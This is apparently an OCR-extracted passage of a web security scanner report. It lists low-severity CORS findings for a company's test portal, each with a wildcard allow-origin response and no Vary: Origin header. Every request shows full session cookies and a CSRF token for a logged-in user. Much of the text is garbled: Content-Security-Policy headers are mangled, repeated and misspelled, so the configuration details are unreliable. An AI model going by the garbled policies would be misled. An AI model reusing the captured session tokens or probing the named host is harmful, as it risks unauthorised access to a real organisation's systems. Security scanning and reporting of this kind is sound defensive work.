access-control-allow-origin: \*

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.lo:443 goedit.l/\* data: blob: https://maps.googleapis.com:443 https://hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://oijn.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://looin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twit http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://www.zaianis.com/https:///zaianis.com/https:///zaianis.com/https://www.zaianis.com/https://miki.zaianis.com/https://miki.zaianis.com/https://miki.zaianis.com/https://miki.zaianis.com/https://miki.zaianis.com/https://miki.zaianis.com/https://miki.zaianis.com/https://miki.zaianis.com/https://miki.zaianis.com/https://maps.googleapis.com/https://saianis.com/htt https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

# 11.13. https://testportal.zalaris.com/neptune/public/media/5B7CBA6217E4A904E10000000ADC07D1

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/media/5B7CBA6217E4A904E10000000ADC07D1

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://qfetxhlrimhu.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

GET /neptune/public/media/5B7CBA6217E4A904E10000000ADC07D1 HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Origin: https://qfetxhlrimhu.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

al\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657786484060

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:15:50 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

Content-Type: image/png Content-Length: 1770

dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin: \*

access-control-allow-headers: X-Requested-With

cache-control: max-age=31556926

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com

https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://codnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twimg.com https://\*.com/thtps://syndication.twimg.com/ https://\*.boots.ai/ https://is.ap.com/ https://sp.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://spiis.eastic.com https://sapui5.hana.ondemand.com https://spiis.eastic.com https://spiis.eastic.com https://sapui5.hana.ondemand.com https://spiis.eastic.com https://spiis.eastic.com https://spiis.eastic.com/files/EXTERNALTEST/\* https://spiis.eastic.com/spiis.eastic.com/files/EXTERNALTEST/\* https://spiis.eastic.com/https://spiis.eastic.com/https://spiis.eastic.com/https://spiis.eastic.com/https://spiis.eastic.com/thtps://spiis.eastic.com/thtps://spiis.eastic.com/thtps://spiis.eastic.com/thtps://spiis.eastic.com/thtps://spiis.eastic.com/thtps://spiis.eastic.com/https://spiis

## 11.14. https://testportal.zalaris.com/neptune/public/media/safari-pinned-tab.svg

# Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/media/safari-pinned-tab.svg

### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://tplafpofrvvx.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

GET /neptune/public/media/safari-pinned-tab.svg HTTP/1.1
Host: testportal\_zalaris.com
Accept-Encoding: gzip, deflate
Accept-Encoding: gzip, deflate
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://tplafpofrvvx.com
Cookie: saplb\_PORTAL=(J2EE7158120)7158152;
com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
SAPWP\_active=1; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657786484060

# Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 08:20:39 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN Content-Type: image/svg+xml Content-Length: 13111 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: ' access-control-allow-headers: X-Requested-With cache-control: max-age=31556926 Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 h /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twit http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com

https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://co.twimg.com/ttwcs//shtps://sapui5.hana.ondemand.com https://platform.twitter.com https://ton.twimg.com/ttwcs/https://use.typekit.net/ https://conts.googleapis.com https://platform.twitter.com https://cont.wimg.com/ttwcs/https://shtps://shtps://sapui5.hana.ondemand.com https://platform.twitter.com/ttps://contents/lon.twimg.com/ttps://shtps://sapui5.hana.ondemand.com https://platform.twitter.com/ttps://sapui5.hana.com/ttps

#### 11.15. https://testportal.zalaris.com/neptune/public/media/zally\_new.svg

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/media/zally\_new.svg

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://emlgzrqcheqw.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/public/media/zally\_new.svg HTTP/1.1
Host: testportal\_zalaris.com
Accept-Encoding: gzip, deflate
Accept-Encoding: gzip, deflate
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://emlgzrqcheqw.com
Cookie: saplb\_PORTAL=(J2EE7158120)7158152;
com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofOotuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657786484060

# Response 1

HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:20:47 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: image/svg+xml
Content-Length: 2656
dxp-sap: 21100005
x-user-logon-language: E
access-control-allow-origin: \*
access-control-allow-headers: X-Requested-With
cache-control: max-age=31556926
sap-server: true
Content-Security-Policy: default-src 'self' https://\*.zalaris.co

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://plat

https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

<?xml version="1.0" encoding="UTF-8"?>

<svg width="68px" height="68px" viewBox="0 0 68 68" version="1.1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">

...[SNIP]...

11.16. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://wpfvdhypjygh.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/public/ui5theme/zalquartzlight/UI5 HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close Cache-Control: max-age=0

Origin: https://wpfvdhypjygh.com Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657786484060

# Response 1

HTTP/1.1 200 OK

Date: 20220714 101829 CET

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html content-length: 0 dxp-sap: 21100006

x-user-logon-language: E access-control-allow-origin: \*

last-modified: Fri, 20 May 2022 10:22:25 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://accounts.ondemand.com/ https://api.com/ https://zalcors.azurewebsites.net/ https://ogin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://d.sqlaris.com/443 https://maxcdn.bootstrapcdn.com/https://scalaris.com/ttps://scalaris.com/https://scalari https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euhttps://patotini.witter.com/files/ZALARISTEST/ https://www.ataassant.com/gaugets/intaps.guogreapis.com/staps.guogreapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://i5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com/tftps://sapui5.hana.ondemand.com/tftps://sapui5.hana.ondemand.com/ttps://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com/ttps://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com/https://fonts.gstatic.com/ https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

# 11.17. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/libraryparameters.json

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://czkumxohklqf.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

 $GET / neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters. json \ HTTP/1.1$ 

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-

Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Requested-With: XMLHttpRequest

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

Origin: https://czkumxohklqf.com

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:25:37 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json content-length: 977 dxp-sap: 21100006 x-user-logon-language: E

access-control-allow-origin: last-modified: Fri, 20 May 2022 10:23:25 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://accounts.ondemand.com/ https://api.com/ https://zalcors.azurewebsites.net/ https://ogin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://t.zalaris.com/443 https://cdn.esotraria.com/https://saparis.com/https://sapari https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1-lest.s3.amazonaws.com/files/EXTERNALTEST/\* https://bi.s.ap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://blatform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ https://use.typekit.net/ https://use.typekit.net/ https://com/com/tfw/css/ https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com

```
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
    "css-selector": "sapFAvatarColorAccent@{accentIndex}",
    "color-param": "sapUiAccent@{accentIndex}",
    "sap_f_DynamicPageHeader_PaddingBottom": "1rem",
    "_sap_f_Card_ContentPadding": "1rem",
    "_sap__
...[SNIP]...
```

# 11.18. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json

## Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://dgwemptyjrey.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-
Session=541b90835a58a5a51c08319485399552; SAPWP_active=1; ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://dgwemptyjrey.com
```

#### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:25:51 GMT
Server: Apache
X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 16907
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:26 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.lo:443 goedit://* data: blob: https://maps.googleapis.com:443 https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://api.recast.ai/ g
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://sapui5.hana.ondemand.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
```

```
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://biosst-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://biosst-files-eu-west-1-test.s3.amaz
